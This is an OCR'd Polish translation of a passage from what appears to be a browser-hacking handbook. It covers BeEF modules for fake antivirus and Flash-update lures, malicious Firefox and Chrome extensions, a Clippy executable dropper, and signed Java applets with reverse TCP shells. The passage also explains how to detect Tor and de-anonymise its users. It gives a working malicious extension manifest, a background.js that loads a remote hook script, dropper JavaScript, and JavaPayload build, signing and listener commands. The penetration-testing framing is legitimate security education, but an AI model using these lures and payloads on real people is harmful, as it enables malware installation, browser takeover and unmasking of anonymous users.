
Jak pokazano na rysunku, wygląda na to, że aplikacja HTA została opracowana przez Microsoft, mimo że tak nie było. Okno dialogowe ostrzeżenia nie zawiera nawet żadnych wskazówek dotyczących źródła pliku, co pomoże w nakłonieniu użytkownika do kliknięcia przycisku Zezwól. W takim przypadku, jeśli użytkownik zezwoli na wykonanie, uruchomi się calc.exe. Możesz sprawdzić bardziej zaawansowany przykład ataku na browserhacker.com. Aby zoptymalizować ten atak, automatycznie zainstalowane rozszerzenie przeglądarki może być skuteczniejszym ładunkiem, ale zależy to od Twojej sytuacji i przeglądarki docelowej. Aby faktycznie wykonać ładunek, musiałbyś w końcu uruchomić następujący JavaScript w przeglądarce docelowej:

```
grayOut(true);

avpop();
```


BeEF zawiera tę samą logikę w swoim module „Fake AV", a po uruchomieniu obiekt docelowy zobaczy coś podobnego do rysunku




Kolejnym modułem socjotechniki w BeEF jest moduł „Fake Flash Update". Zamiast po prostu nakłonić użytkownika do pobrania pliku wykonywalnego, spróbuje zmusić użytkownika do zainstalowania złośliwego rozszerzenia przeglądarki, jak pokazano na poniższych rysunkach. W tym przypadku złośliwe rozszerzenie wdraża i wykonuje odwrócony ładunek Meterpretera. Część 7 poświęcona jest rozszerzeniom, więc ten rozdział nie będzie tutaj zagłębiał się w szczegóły.




Po kliknięciu przez użytkownika przycisku Instaluj, Firefox wyświetli okno dialogowe z ostrzeżeniem, jak na rysunku.



Ostrzeżenia na tym się nie kończą. Jeśli użytkownik kliknie przycisk Zezwól, zostanie wyświetlone kolejne okno dialogowe potwierdzenia instalacji, jak pokazano na rysunku.




Gdy użytkownik kliknie ostatni przycisk Zainstaluj teraz, złośliwe rozszerzenie zainstaluje się, a następnie poprosi użytkownika o ponowne uruchomienie przeglądarki, jak pokazano na rysunku.



FIREFOX EXTENSION DROPPER

BeEF jest również dostarczany z modułem o nazwie „Firefox Extension Dropper", którego można używać podczas wykonywania ocen socjotechnicznych i czerwonych zespołów. Złośliwe rozszerzenie osadza plik binarny, który jest uruchamiany, gdy tylko użytkownik zezwoli na zainstalowanie rozszerzenia.

Ponadto, jak pierwotnie zademonstrował Michael Schierl, ponowne uruchomienie przeglądarki po zainstalowaniu rozszerzenia nie jest konieczne, ponieważ do ataku wykorzystywane jest rozszerzenie z ładowaniem początkowym. Ponieważ Firefox jest jedyną przeglądarką, która jest atakowana, możesz chcieć automatycznie uruchomić ten moduł. W ten sposób, gdy tylko przeglądarka zostanie zaczepiona, użytkownik zostanie poproszony o zainstalowanie złośliwego rozszerzenia. Jak można się domyślić na podstawie poprzednich rysunków, wybrany moduł jest skierowany do przeglądarki Firefox. Nie martw się, nie zostawiliśmy wszystkich fanów Chrome w tyle. Na szczęście moduł jest dostarczany z opcjonalnym ładunkiem ukierunkowanym na Chrome. Od wersji 20 Chrome nie można już instalować rozszerzeń Chrome z dowolnego miejsca poza legalnym sklepem Google Chrome. Jednak badania przeprowadzone przez Luca Carettoniego i Michele Orrú zidentyfikowały25 sposób na obejście tego. Odkryli, że Google nie analizował ani nie badał pod kątem złośliwych i backdoorowych rozszerzeń Chrome przed ich udostępnieniem w sklepie. To rozszerzenie zostało następnie wykorzystane do uzyskania dostępu do portalu w chmurze www.meraki.com użytkownika poprzez kradzież wszystkich jego plików cookie, nawet tych oznaczonych jako HttpOnly. Rysunek pokazuje złośliwe rozszerzenie, gdy jest dostępne w sklep Chrome.



Złośliwe rozszerzenie Chrome składa się z kilku obrazów i dwóch plików, pliku manifest.json i powiązanego background.js. Plik manifest.json zawierał następujące elementy:

```
{
"name": "Adobe Flash Player Security Update",
"manifest_version": 2,
"version": "11.5.502.149",
"description":
"Updates Adobe Flash Player with latest security updates",
"background": {
"scripts": ["background.js"]
},
"content_security_policy":
"script-src 'self' 'unsafe-eval' https://browserhacker.com;
object-src 'self'",
"icons": {
"16": "icon16.png",
"48": "icon48.png",
"128": "icon128.png"
},
"permissions": [
"tabs",
"http://*/*",
"https://*/*",
"file://*/*",
"cookies"
]
}
```

A plik background.js zawierał następujące elementy

```
d=document;
e=d.createElement('script');
e.src="https://browserhacker.com/hook.js";
```

```
d.body.appendChild(e);
```

Element background w pliku manifest.json wskazuje, że plik background.js zostanie wykonany przez rozszerzenie. Plik background.js tworzy nowy element skryptu w bieżącym dokumencie, wskazując z powrotem na hak BeEF. Ponieważ rozszerzenie działa w przeglądarce i kontroluje wszystkie karty, gdy tylko użytkownik otworzy Chrome, będziesz kontrolować wszystko, co dzieje się w przeglądarce za pośrednictwem BeEF. Złośliwe rozszerzenia przeglądarki są przez cały czas aktywnie wykorzystywane do niegodziwych celów. Jeden z pierwszych doniesień medialnych na temat tych ataków dotyczył złośliwych rozszerzeń przeglądarki Firefox i Chrome wymierzonych w brazylijskich użytkowników Facebooka. Chcieć wiedzieć więcej? Więcej szczegółów na temat rozszerzeń przeglądarki znajdziesz w Części 7.

Korzystanie z Clippy

Asystent pakietu Office firmy Microsoft, bardziej znany jako Clippy, był koncepcją firmy Microsoft dotyczącą inteligentnego narzędzia pomocy, które pomagało użytkownikom w pakiecie Microsoft Office. Wydany w 1997 roku był zmorą wszystkich niczego niepodejrzewających użytkowników pakietu Office – gdy mieli zacząć pisać dokument, stary dobry Clippy wyskakiwał i zadawał im serię pytań. Biedny Clippy złapał taki błąd ze strony użytkowników, w tym pracowników Microsoftu, że ostatecznie został wycofany z Office 2007.27 Nick Freeman i Denis Andzakovic byli dość smutni widząc, że Clippy odchodzi, i tak narodził się moduł „Clippy”. Avery Brooks skonstruował oryginalny kod w swoim projekcie „Heretic Clippy”, dostępnym na http://clippy.ajbnet.com/. Powstały moduł BeEF to konfigurowalny Clippy dla przeglądarki napisany w całości w JavaScript. Domyślnie moduł próbuje nakłonić użytkownika do pobrania pliku wykonywalnego. Skonstruowany w wysoce modułowy sposób, moduł „Clippy” zapewnia pewien stopień elastyczności w jego wdrażaniu i użytkowaniu. Sercem Clippy jest kontroler Clippy, który definiuje domyślne opcje i umieszcza Clippy oraz jego okna dialogowe w dolnym rogu przeglądarki. W metodzie run() dla kontrolera Clippy możesz dodać dowolną liczbę zestawów obiektów HelpText, a każdy z nich będzie losowo wyskakiwał przy każdym ponownym uruchomieniu Clippy. Metoda run() również buduje i zanika w obiekcie ClippyDisplay. Zaimplementowany w tym celu kod wygląda następująco:

```
Clippy.prototype.hahaha = function() {

var div = document.createElement("div");

var _c = this;

div.id = "heehee";

div.style.display = "none";

div.innerHTML="<iframe src='http://browserhacker.com/calc.exe'

width=1 height=1 style='display:none'></iframe>";

document.body.appendChild(div);

_c.openBubble("Thanks for using Clippy!");

setTimeout(function () { _c.killClippy(); }, 5000);

}
```

Wywołanie funkcji _c.openBubble() otwiera nowe okno dialogowe PopupDisplay, które wygląda jak dymek z Clippy. Funkcja zabija również Clippy za pomocą wywołania funkcji _c.killClippy(). Jest to podpięte do Clippy w jego metodzie run(), gdy dodaje obiekt HelpText, jak widać tutaj:

```
var Help = new HelpText("Would you like to update your browser?");

Help.addResponse("Yes",function() { _c.hahaha(); });

Help.addResponse("Not now", function() {

_c.killClippy();

setTimeout(function() {

new Clippy().run();

}, 5000);

});

this.addHelp(Help,true);
```

Ten obiekt HelpText, Help, zawiera domyślne pytanie i dwie odpowiedzi. Odpowiedź Yes wykonuje wcześniejszą funkcję hahaha(), a odpowiedź Nie teraz zabija Clippy'ego, a następnie ponownie uruchamia Clippy'ego w ciągu 5 sekund. Wywołanie funkcji this.addHelp() dodaje obiekt Help do Clippy, co pozwala na dodanie większej liczby pytań do słownika Clippy, jeśli chcesz. Chociaż ten moduł z pewnością ma pewną wartość komediową, w rzeczywistości niektórzy ludzie mogą słusznie upaść aby wyświetlić okno dialogowe Clippy z prośbą o aktualizację oprogramowania. W związku z tym jego wykorzystanie jako mechanizmu do upuszczania plików wykonywalnych na komputer ofiary jest nadal potencjalnie pomocne.

Korzystanie z podpisanych apletów Java

Do tej pory poznałeś wiele metod nakłaniania użytkownika do wykonywania czynności w Twoim imieniu. Obejmują one wyświetlanie fałszywych monitów logowania i inne próby wyłudzenia informacji w celu nakłonienia użytkownika do ujawnienia poufnych informacji. Inną powszechną techniką jest próba nakłonienia użytkownika do uruchomienia złośliwego kodu, który może mieć uprawnienia do wykonywania poleceń całkowicie poza przeglądarką, na przykład za pomocą podpisanych apletów Java. Techniczne aspekty tych ataków zostały dokładniej omówione w części 8, ale społeczny aspekt oszukiwania użytkowników jest z pewnością przeszkodą, którą należy się zająć. Moduł „Java Payload” BeEF, początkowo dodany w 2009 roku, próbuje załadować podpisany aplet Java do aktualnie podłączonej sesji przeglądania. Załadowany z możliwością odwrotnej łączności TCP, moduł „Java Payload” może być dołączony do przejętej strony użytkownika za pośrednictwem BeEF, a jeśli użytkownik otrzyma uprawnienia do uruchamiania, może być następnie używany do wykonywania dowolnych poleceń na komputerze docelowym. Jak wspomniano wcześniej, Java jest nadal powszechnie używana przez wiele dużych przedsiębiorstw. Nawet w obliczu Click to Play limitations, ataki te są nadal bardzo przydatne w przypadku użytkowników korzystających z w pełni załatanych wersji Javy. Ten sentyment jest wspierany przez ludzi z Immunity, którzy również skomentowali dalsze korzystanie z podpisanych apletów Java w tych scenariuszach. Jeśli aplet jest podpisany za pomocą legalnego certyfikatu do podpisywania kodu, takiego jak ten oferowany przez firmę Symantec lub dowolny inny dostawca SSL, aplet nie wyświetli użytkownikowi okna dialogowego zabezpieczeń. Aby zwiększyć prawdopodobieństwo, że aplet wykona się przy minimalnych ostrzeżeniach bezpieczeństwa, warto kupić certyfikat do podpisywania kodu. BeEF opiera się na JavaPayload Michaela Schierla. Po

pobraniu musisz zbudować ładunek dla ofiary. Jedną z korzyści płynących z używania JavaPayload jest możliwość określenia wektora ataku, którego chcesz użyć. JavaPayload może być skompilowany nie tylko jako aplet, ale także jako ogólny agent do dołączenia do istniejącego procesu Java. Bardziej zaawansowane użycie, które może się przydać w określonych sytuacjach, obejmuje makro OpenOffice BeanShell (napisane w Javie) oraz loader JDWP (Java Debugger Wire Protocol). Zakładając, że wszystkie wymagania wstępne są spełnione, z wiersza polecenia można zbudować ładunek, wykonując następujące czynności:

java -cp JavaPayload.jar javapayload.builder.AppletJarBuilder ReverseTCP

To polecenie utworzy plik Applet_ReverseTCP.jar. Zanim będziesz mógł ją wypchnąć ofierze, musisz ją podpisać. W celach demonstracyjnych możesz samodzielnie podpisać plik JAR. Jednak, jak wspomniano wcześniej, aby zmniejszyć prawdopodobieństwo wykrycia, można go również podpisać za pomocą legalnego certyfikatu. Aby samodzielnie podpisać plik JAR, wykonaj następujące czynności z wiersza poleceń, co spowoduje utworzenie pliku klucza zgodnie z opisem:

keytool -keystore <keyfile > -genkey

jarsigner -keystore < keyfile > Applet_ReverseTCP.jar mykey

Gdy aplet zostanie wykonany na komputerze docelowym, spróbuje połączyć się z powrotem z twoim komputerem. Dlatego ważne jest, aby pamiętać, aby uruchomić słuchacza przed wykonaniem tego ładunku w stosunku do celu. Aby uruchomić słuchacza, wykonaj następujące czynności z wiersza poleceń:

java -cp JavaPayload.jar javapayload.handler.stager.\

StagerHandler ReverseTCP < Listening IP >\

< Listening TCP Port > -- JSh

Moduł „Java Applet” opiera się na funkcji beef.dom.attachApplet() firmy BeEF, której dla zwięzłości nie pokazaliśmy tutaj, ale możesz sprawdzić na https://browserhacker.com. Kod JavaScript wymagany do załączenia wcześniej utworzonego apletu byłby podobny do tego:

beef.dom.attachApplet(applet_id,

applet_name,

'javapayload.loader.AppletLoader',

null,

applet_archive,

[{'argc':'5',

'arg0':'ReverseTCP',

'arg1':attacker_ip,

'arg2':attacker_port,

'arg3':'--',

'arg4':'JSh'}]

);

Funkcja wykorzystuje następujące opcje konfiguracyjne:

■ applet_id - losowy identyfikator apletu.

■ applet_name - losowa nazwa apletu; nic nie powstrzymuje tego przed byciem czymś takim jak „Microsoft”.

■ applet_archive - adres URL do utworzonego wcześniej pliku Applet_ReverseTCP.jar.

■ ip_atakującego - adres IP usługi nasłuchiwania.

■ attacker_port - port TCP usługi nasłuchiwania.

Aby naprawdę zoptymalizować ten atak, zwłaszcza w świetle pojawiających się okien dialogowych Java, warto przeprowadzać te ataki z dodatkowymi oszukańczymi fałszerstwami treści lub innymi sztuczkami socjotechnicznymi. Może to być tak proste, jak wyświetlenie fałszywego powiadomienia o treści „Przepraszamy, ale z powodu zmian w konfiguracji naszej strony internetowej możesz otrzymać okno dialogowe z ostrzeżeniem apletu, jest to oczekiwane i musi zostać zaakceptowane, w przeciwnym razie zawartość nie będzie dostępna. ”

PODPISANY APLET

Jeśli JavaPayload nie odpowiada Twoim potrzebom, użyj modułu „Signed Applet Dropper” BeEF. Działa podobnie do „Zakraplacza rozszerzenia Firefox”. Różnica polega na tym, że gdy użytkownik docelowy zezwala na uruchomienie podpisanego apletu (jeśli jest podpisany niezaufanym certyfikatem podpisywania kodu), aplet pobiera dynamicznie dropper i wykonuje go. Dropper jest następnie usuwany po wykonaniu. Dropper może z łatwością być plikiem binarnym z backdoorem Meterpretera, który łączy się z powrotem z obsługą wsteczną za pośrednictwem kanału komunikacyjnego HTTPS lub DNS. Nie musisz używać Meterpretera; możesz użyć dowolnego narzędzia zdalnego dostępu (RAT). Kierowanie na Internet Explorera może osiągnąć najlepsze wyniki, ponieważ w momencie pisania tego tekstu brakowało w nim pełnej implementacji Click to Play. Po wykonaniu cel połączy się z powrotem z twoim odbiornikiem Java, a terminal powinien odpowiedzieć, wyświetlając „!” postać. Stamtąd możesz wpisać help, aby wyświetlić listę polece, takich jak ls, która wyświetli zawartość bieżącego folderu. W części ósmej będziesz dalej badać zdalne wykonywanie kodu, w szczególności wykonywane przez wykorzystywanie wtyczek. Oczywiście, gdy ten poziom dostępu zostanie uzyskany na komputerze docelowym, nic nie stoi na przeszkodzie, abyś wykonał dowolne polecenia.

Jak dowiedziałeś się w tej sekcji, liczba sposobów, w jakie można złamać zaufanie użytkownika, jest dość duża. Rzeczywiście, techniki te w żaden sposób nie mają odzwierciedlać wszystkich dostępnych sztuczek, jakie mogą znaleźć w rękawie testera penetracyjnego. W tej sekcji należy również zauważyć, że wiele z tych technik wywodzi się z czystej przestrzeni socjotechniki. W rzeczywistości wiele z tych przykładów jest wdrażanych za pomocą podejścia warstwowego, w którym stosuje się pewien stopień inżynierii społecznej, aby następnie wykorzystać problem techniczny w przeglądarkach lub ich różne rozszerzenia.

Ataki na prywatność

Kiedy przeglądarki internetowe po raz pierwszy zaczęły stawać się popularne, nie myślano zbyt wiele o koncepcji zachowania prywatności użytkownika. Z biegiem czasu, wraz ze wzrostem liczby aplikacji internetowych, zwłaszcza tych zajmujących się potencjalnie danymi osobowymi, zaczęło się to zmieniać. Większość nowoczesnych przeglądarek jest dość świadoma, aby zachować prywatność

informacji swoich użytkowników; niektórzy posunęli się nawet tak daleko, że oferują tryby przeglądania prywatnego. Koncepcja tych trybów polega na tym, że przeglądarka nie będzie przechowywać żadnych plików tymczasowych, plików cookie ani historii po zamknięciu sesji przeglądarki. Ta funkcja jest znana pod wieloma różnymi nazwami w różnych przeglądarkach, takich jak:

■ Tryb incognito w Chrome

■ Przeglądanie InPrivate w Internet Explorer

■ Karta lub okno Prywatne Opery

■ Przeglądanie prywatne w Firefoksie

■ Prywatne przeglądanie Safari

Przeglądarki w trybie prywatnym często mają modyfikowaną część interfejsu użytkownika w celu reprezentowania zmiany trybu. W chwili pisania tego tekstu nie istnieje żadna trywialna metoda wykrywania, czy przeglądarka jest w trybie prywatnym. Wcześniejsze badania przeprowadzone przez Jeremiaha Grossmana i Collina Jacksona wykazały, że starsze wersje przeglądarek, takie jak Firefox 1.5/2.0, mogą ujawnić, czy były w trybie prywatnym. Badacze ustalili to za pomocą funkcji JavaScript getComputedStyle. Po prostu znając źródłowy adres IP żądania, serwer będzie w stanie określić położenie geograficzne klienta, jeśli nie na poziomie regionalnym, to przynajmniej w granicach kraju. Nie oznacza to, że prywatność nie jest traktowana poważnie gdzie indziej. Na przykład Electronic Frontier Foundation (EFF) przoduje w obronie praw ludzi do prywatności, wolności słowa i innych praw konsumentów. Innym projektem mającym na celu ochronę anonimowości ludzi w Internecie jest projekt Tor, pierwotnie znany jako projekt The Onion Router. W pozostałej części tej sekcji poznasz sieć Tor w większym stopniu szczegółów, a także kilka innych sztuczek, które można wykorzystać do złamania mechanizmów prywatności stosowanych przez przeglądarki.

Śledzenie sesji bez plików cookie

Chociaż ta sekcja może nie być tak interesująca, jak przechwytywanie kamery internetowej niczego niepodejrzewającego celu, śledzenie użytkowników podczas przeglądania Internetu może być również bardzo przydatne. W części 4 przedstawiono znacznie więcej informacji na temat historii przeglądarki, więc nie zapomnij zapoznać się tam, aby uzyskać więcej informacji na temat tego stylu wycieku informacji. W większości przypadków, gdy ludzie rozmawiają o śledzeniu sesji przeglądarek, odnoszą się do plików cookie jako podstawowej technologii. Co się stanie, jeśli użytkownik wyczyści pliki cookie lub może wyłączył pliki cookie dla określonych witryn? W takich przypadkach same pliki cookie nie mogą być używane do śledzenia użytkownika w wielu witrynach lub wizytach. Próbując zrobić niezniszczalne ciasteczko, Samy Kamkar, niesławny. Zamiast polegać tylko na zwykłych plikach cookie HTTP, opiera się na wielu innych artefaktach, w tym:

■ Lokalne obiekty udostępnione lub pliki cookie Flash

■ Przechowywanie Silverlight

■ Przechowywanie danych użytkownika IE

■ Przechowywanie HTML5

Aby spróbować zwiększyć prawdopodobieństwo, że powracające sesje przeglądarki będą możliwe do zidentyfikowania we frameworku, BeEF opiera się na wykorzystaniu biblioteki Evercookie JavaScript w ramach swoich sesyjnych bibliotek JavaScript. Jest to widoczne w funkcji get_hook_session_id() BeEF,

wyodrębnionej w następującym kodzie, która odpytuje trzy różne formy artefaktów Evercookie: plik cookie, dane użytkownika i dane okna:

```
//Create the evercookie object first

ec: new evercookie(),

get_hook_session_id: function() {

// check if the browser is already known to the framework

var id = this.ec.evercookie_cookie("BEEFHOOK");

if (typeof id == 'undefined') {

var id = this.ec.evercookie_userdata("BEEFHOOK");

}

if (typeof id == 'undefined') {

var id = this.ec.evercookie_window("BEEFHOOK");

}

// if the browser is not known create a hook session id and set it

if ((typeof id == 'undefined') || (id == null)) {

id = this.gen_hook_session_id();

this.set_hook_session_id(id);

}

// return the hooked browser session identifier

return id;

}
```

Chociaż nie jest to stan, który można bezpośrednio wykorzystać, warto pamiętać, że na odwiedzanych stronach internetowych stale pozostawiane są ślady aktywności w Internecie.

Omijanie anonimizacji

Jako atakujący może warto zrozumieć, czy przeglądarka, nad którą przejąłeś kontrolę, anonimizuje swój ruch za pośrednictwem Tora. Jak więc to wykryć? Jedną z interesujących funkcji sieci Tor jest możliwość oferowania przez każdego usług ukrytych (które są dostępne tylko w sieci Tor). Znany jako Hidden Service Protocol, jest to skuteczna metoda uzyskiwania anonimizacji po stronie serwera, a nie tylko anonimizacji po stronie klienta. Szczegóły techniczne dotyczące działania protokołu usług ukrytych są poza zakresem naszym, ale jeśli chcesz dowiedzieć się więcej, odwiedź https://www.torproject.org/docs/hidden-services.html.en. Ponieważ te anonimizujące usługi są dostępne tylko z sieci Tor, oferują metodę określenia, czy podłączona przeglądarka używa Tora. DeepSearch to indeks wyszukiwania Tora, który jest dostępny tylko w sieci Tor, którego adres to http://xycpusearchon2mc.onion. .onion to pseudodomena najwyższego poziomu, która jest używana do nominowania ukrytej usługi Tora. Chociaż może wydawać się, że jest to legalna domena najwyższego poziomu, nie jest i można uzyskać do niej dostęp tylko po połączeniu z siecią Tor za

pomocą odpowiednio skonfigurowanego lokalnego serwera proxy. DeepSearch zawiera logo nagłówka, pod adresem http://xycpusearchon2mc.onion/deeplogo.jpg, to, jeśli jest dostępne dla przeglądarki, wskazuje, że przeglądarka jest w sieci Tor. Moduł BeEF „Detect Tor" wykrywa użycie Tora, wykonując następujący kod JavaScript:

```
var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.src = '< %= @tor_resource % >';
img.id = 'torimg';
img.setAttribute("attr","start");
img.onerror = function() {
this.setAttribute("attr","error");
};
img.onload = function() {
this.setAttribute("attr","load");
};
document.body.appendChild(img);
setTimeout(function() {
var img = document.getElementById('torimg');
if (img.getAttribute("attr") == "error") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser is not behind Tor');
} else if (img.getAttribute("attr") == "load") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser is behind Tor');
} else if (img.getAttribute("attr") == "start") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser timed out. \
```

Cannot determine if browser is behind Tor');

};

document.body.removeChild(img);

}, < %= @timeout % >);

Ten kod najpierw tworzy tag obrazu odwołujący się do logo DeepSearch, którego adres URL jest dynamicznie ustawiany na zmienną @tor_resource. Obraz ma wtedy przypisane dwa programy obsługi zdarzeń, jeden w przypadku załadowania, a drugi w przypadku błędu. Na koniec obraz jest dodawany do treści dokumentu, który przesyła żądanie do serwera DeepSearch. Funkcja setTimeout() służy do sprawdzania stanu obrazu po określonym czasie. Domyślnie zmienna @timeout jest ustawiona na 10 000 lub 10 sekund. Po zakończeniu odliczania sprawdza stan obrazu, aby określić, czy został załadowany, czy wystąpił błąd podczas ładowania go lub czy w ogóle się nie załadował. Jeśli obraz został załadowany, przeglądarka znajduje się w sieci Tor. Jeśli przeglądarka korzysta z proxy do anonimizacji, takiego jak Tor, próba ustalenia rzeczywistego adresu IP użytkownika może ujawnić dalsze prywatne informacje na ich temat. Można to zrobić na różne sposoby. Pierwsza metoda polega na zmuszenie przeglądarki do wykonania żądania DNS wobec serwera DNS, który kontrolujesz. Jeśli przeglądarka jest skonfigurowana do proxy całego ruchu za pośrednictwem Tora, ale nie proxy żądań DNS, może to spowodować wyciek cennych informacji. Podobnie jak w poprzednich przykładach, można to zrobić, po prostu dodając nowy obiekt Image do DOM, który odwołuje się do domeny obsługiwanej przez serwer DNS pod Twoją kontrolą. Drugą techniką, która może pomóc w ustaleniu adresu IP, jest załadowanie apletu Java lub pliku Flash. Jeśli Flash lub Java nie są skonfigurowane do używania proxy Tora, pliki te mogą być skonstruowane tak, że jedyne, co robią, to próba zapytania o unikalny obraz lub inny plik na serwerze WWW kontrolowanym przez atakującego. Jeśli wtyczki nie są skonfigurowane do korzystania z ustawień proxy przeglądarki, żądania te mogą ujawnić prawdziwy adres IP celu. Innym sposobem na ominięcie anonimizacji jest moduł „Get Physical Location" firmy BeEF. Ten moduł, opracowany przez Keitha Lee, idzie o krok dalej niż proste wykrywanie źródłowego adresu IP celu. Pobiera informacje o lokalizacji geograficznej na podstawie sąsiednich bezprzewodowych punktów dostępowych za pomocą poleceń zawartych w aplecie Signed Java. Jeśli cel korzysta z systemu Windows, aplet uruchomi następujące polecenie, aby pobrać wszystkie sąsiednie sieci bezprzewodowe: netsh wlan show networks mode=bssid Jeśli z drugiej strony cel jest w systemie OS X, polecenie będzie wyglądało następująco:

/System/Library/PrivateFrameworks/Apple80211.\

framework/Versions/Current/Resources/airport scan

Wyniki wykonania takich poleceń zostaną przeanalizowane przez kod apletu, ekstrapolując identyfikator SSID, BSSID i siłę sygnału, i zostaną użyte do zapytania Google Maps API pod adresem URL https://maps.googleapis.com/maps/api/ browserlocation/json?browser=firefox&sensor=true. Im więcej sąsiednich sieci bezprzewodowych zostanie wykrytych, tym dokładniejsza będzie geolokalizacja. Jeśli to możliwe, Google Maps API zwraca nie tylko dane adresowe, ale także współrzędne GPS. Używając tej metody, jeśli cel zezwala na działanie apletu Signed Java, nawet jeśli jego przeglądarka znajduje się za Torem lub innymi proxy, może być geolokalizowany. Kyle Wilhoit z powodzeniem wykorzystał ten rodzaj ataku w 2013 r., aby określić fizyczną lokalizację chińskich napastników atakujących sprzęt Industrial Control Systems (ICS)31. Podczas swojego przemówienia na BlackHat USA 2013 ujawnił niektóre techniki wykorzystywane do wyśledzenia napastników. Niektóre z tych technik polegały w szczególności na użyciu ICS Honeypot wraz z BeEF do przechwytywania atakujących i

uruchamiania modułów „Detect Tor” i „Get Physical Location” w hakowanych przeglądarkach atakującego.

Atakowanie menedżerów haseł

